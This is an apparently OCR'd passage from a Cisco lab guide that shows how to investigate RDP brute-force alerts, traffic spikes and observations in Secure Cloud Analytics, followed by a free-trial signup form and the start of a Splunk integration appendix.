2. To see more about the traffic for one of the external IPs, select the down arrow next to the IP address and then **Find IP on Multiple Days**. In the example screenshot below we can see the external IP has increased the amount of attack traffic.




Supporting Observations

Multiple Access Failures Observation

Device had multiple failed application (e.g., FTP, SSH, RDP) access attempts.

20 records per page

Time	Device	Port	Profile	Connected Device	Failed Attempts
12/7/20 3:00 PM	bastion1	3389 (terminal)	RDPServer	185.193.88.77	131
12/7/20 3:00 PM	bastion1	3389 (terminal)	RDPServer		126
12/7/20 3:00 PM	bastion1	3389 (terminal)	RDPServer		121
12/7/20 3:00 PM	bastion1	3389 (terminal)	RDPServer		118
12/7/20 3:00 PM	bastion1	3389 (terminal)	RDPServer		123
12/7/20 3:00 PM	bastion1	3389 (terminal)	RDPServer		126
12/7/20 3:00 PM	bastion1	3389 (terminal)	RDPServer		86
12/7/20 3:00 PM	bastion1	3389 (terminal)	RDPServer		120
12/7/20 3:00 PM	bastion1	3389 (terminal)	RDPServer		123




Find IP

filters *from 2020-11-07 to 2020-12-07; IP: 185.193.88.77*

Day	IP	Bytes Total	Bytes To	Bytes From	Connections
2020-12-07	185.193.88.77	9,508,264	4,824,946	4,683,318	4
2020-12-06	185.193.88.77	10,486,373	5,524,948	4,961,425	4
2020-12-05	185.193.88.77	6,585,110	3,375,543	3,209,567	4
2020-12-04	185.193.88.77	10,117,754	5,143,034	4,974,720	5
2020-12-03	185.193.88.77	3,137,728	1,638,946	1,498,782	3
2020-12-02	185.193.88.77	490,739	262,795	227,944	1

3. Go back to the alert and select a time stamp, as illustrated below (you can pick any time) to see the raw flow data collected that produced the alert. In this example, we see multiple small byte/packet counts that indicate the likelihood of what appears to be a dictionary login attack.



Supporting Observations

Multiple Access Failures Observation

Device had multiple failed application (e.g., FTP, SSH, RDP) access attempts.

20 records per page

Time	Device	Port	Profile	Connected Device
12/7/20 3:00 PM	bastion1	3389 (terminal)	RDPServer	185.193.88.77

Session Traffic


active filters *start time: 2020-12-07T15:00:00Z; end time: 2020-12-07T23:59:00Z; ip: 765; port: 3389; connected_ip: 185.193.88.77;*

Table of matching sessions.

20 records per page

						Bytes		Packets	
Time	IP	Connected IP	Port	Connected Port	Protocol	To	From	To	From
12/7/20 7:17 PM	10.0.1.2	185.193.88.77	3389 (terminal)	33558	TCP	1,036	2,558	22	12
12/7/20 7:14 PM	10.0.1.2	185.193.88.77	3389 (terminal)	44802	TCP	2,596	0	18	0
12/7/20 7:14 PM	10.0.1.2	185.193.88.77	3389 (terminal)	52904	TCP	1,116	0	20	0
12/7/20 7:14 PM	10.0.1.2	185.193.88.77	3389 (terminal)	39976	TCP	0	3,180	0	18

4. Navigate to **Monitor** > **Observations** to see more Observations for the portal.
5. Select types to see the list of all potential Observations.



ℹ **Read-Only Mode** read-only accou… …e site, but cannot make updates or changes.

Observations

Additional Observation (0)
Additional information about this source.

Amazon GuardDuty DNS Request Finding Observation (0)
Amazon GuardDuty reported a suspicious DNS request.


Amazon GuardDuty Network Connection Finding Observation (0)
Amazon GuardDuty reported a suspicious network connection.

Amazon Inspector Finding Observation (0)
A finding was reported for an AWS resource.

Anomalous Profile Observation (0)
Device(s) used a profile for the first time which differs from typical behaviors seen in the network (e.g., an abnormally high number of devices using the profile for the first time, sending anomalous traffic)

AWS API Watchlist Access Observation (0)
AWS API was accessed from an IP on a watchlist

6. Select **By Devices** to show which devices have the most Observations as illustrated below.




Observations

10 records per page

Device	Count	Last Observation Time
Network	4,146,972	12/6/20 9:04 PM
virtualmachines/jumphost	150,210	12/6/20 7:03 PM
i-0f5c16650ace2e7ac	67,646	12/6/20 7:46 PM
virtualmachines/jumpbox	65,699	12/6/20 7:53 PM
bastion1	63,397	12/6/20 7:08 PM

7. Navigate to **Reports > Traffic Summary** to show traffic summarization data. From here, you can query specific time periods to determine top IPs, ports, etc. The view below shows the traffic spike from the exfiltration to Dropbox.



Read-Only Mode read-only accounts can view any part of the site, bu r changes.

Traffic

filters *from 2020-12-06 19:00 to 2020-12-07 19:00*

Overview

Aggregate data from **Dec 6, 2020 7:00:00 PM** to **Dec 7, 2020 7:00:00 PM**.

Total Bytes	Bytes To	Bytes From	Bidirectional Connections	Internal Devices	External Devices
9 GB	4 GB	4 GB	3,858	29	2,077


Top IPs

The most active IPs on the network.

10 records per page

IP	Total Bytes	Bytes To	Bytes From
10.0.0.5	2,210,224,291	1,186,320,860	1,023,903,431
10.0.1.4	1,763,694,661	814,839,579	948,855,082
10.0.0.52	593,093,721	284,976,536	308,117,185
10.0.3.238	586,075,866	305,808,011	280,267,855

8. Navigate to **Investigate > Session Traffic** to show how to build queries of all the stored flow data. You can filter by IPs, Ports, Protocol, Byte Counts, Packet, Counts and time period. You can also use put a hyphen (-) in front of a field to remove it from the query. In the example below, we are running a query for all traffic, except 443.




Read-Only Mode read-only accounts can view any … ot make updates or changes.

Filter by a list of IPs or CIDR ranges. Use "-" to exclude an IP (e.g. "10.0.0.1, 10.0.1.0/24, -10.0.1.7").

IP: IP, host …

Connected IP: IP, host, …

Secure Cloud Analytics is charged by the volume of flows that are analyzed. In every portal, you can see the volume of flows by navigating to **Report > Monthly Flows Report**. We call each million flows an EMF (estimated mega flow), the monthly quantity is what is used.




Read-Only Mode read-only accounts can view any part of the site, bu… r changes.

Free Trial

Free Trials of the software are available by registering for a portal here - https://www.cisco.com/c/en/us/products/security/stealthwatch/stealthwatch-cloud-free-offer.html

Note: A typical free trial period is 60 days. These lab exercises are using the AWS public cloud, but Secure Cloud Analytics also supports Microsoft Azure, Google Cloud Platform, and Premises Networks.



Are you deployed in AWS?

Stealthwatch Cloud detects threats to your Amazon Web Services workloads. Visit the AWS Marketplace and get a free trial.

Start AWS trial >

Are you deployed in Google Cloud?

Detects threats to your Google Cloud workloads with Stealthwatch Cloud. Visit the Google Marketplace to get a free trial.

Start Google trial >

Are you deployed in Azure Cloud?

Use your NSG2 logs and Stealthwatch Cloud to detect threats to your Azure workloads.

Start Azure trial >

Or simply complete the form below for any type of environment

Stealthwatch Cloud offers easy-to-deploy passive network security monitoring. With it you can:

- Identify indicators of compromise in real time
- Automate threat detection and alerting
- Reduce security incident response times
- Understand network entity behavior
- Deploy in minutes, not hours or days, in on-premises or Amazon Web Services (AWS) environments

Use it in your public cloud, private network, or both.

Customers consistently rate 96 percent of our alerts as helpful.

Learn more about Cisco Stealthwatch Cloud.

First Name	*	First Name*
Last Name	*	Last Name*

Email address must be from your corporate domain.
Email and physical address must be verifiable.

Business Email	*	Business Email*
Company Name	*	Company Name*
Job Title	*	Job Title
Country	*	Select Country ▾
Address	*	Address*
City	*	City*
State	*	State/Region*
Postal Code	*	Postal Code*
Phone Number	*	Phone*
Your type of network?	*	Select... ▾
Deploy our service in?	*	Select... ▾
What is your relationship with Cisco?	*	Relationship with Cisco ▾

I have read and accept the Terms of Service and Privacy Statement. Free trials are subject to approval by Cisco and may be canceled at any time. * □

Summary

You have learned how to monitor and protect cloud hosted infrastructure using Secure Cloud Analytics.

Appendix A. Integrate Splunk using the Secure Network Analytics App


Many enterprises want to use the Splunk console to aggregate actionable intelligence and integrate Cisco Secure Network Analytics® behavioral analytics into a common view.

This use case describes how to configure a recommended syslog format for Splunk along with how to configure sending alarms out of the Secure Network Analytics Management Console (SMC). There are three main steps:

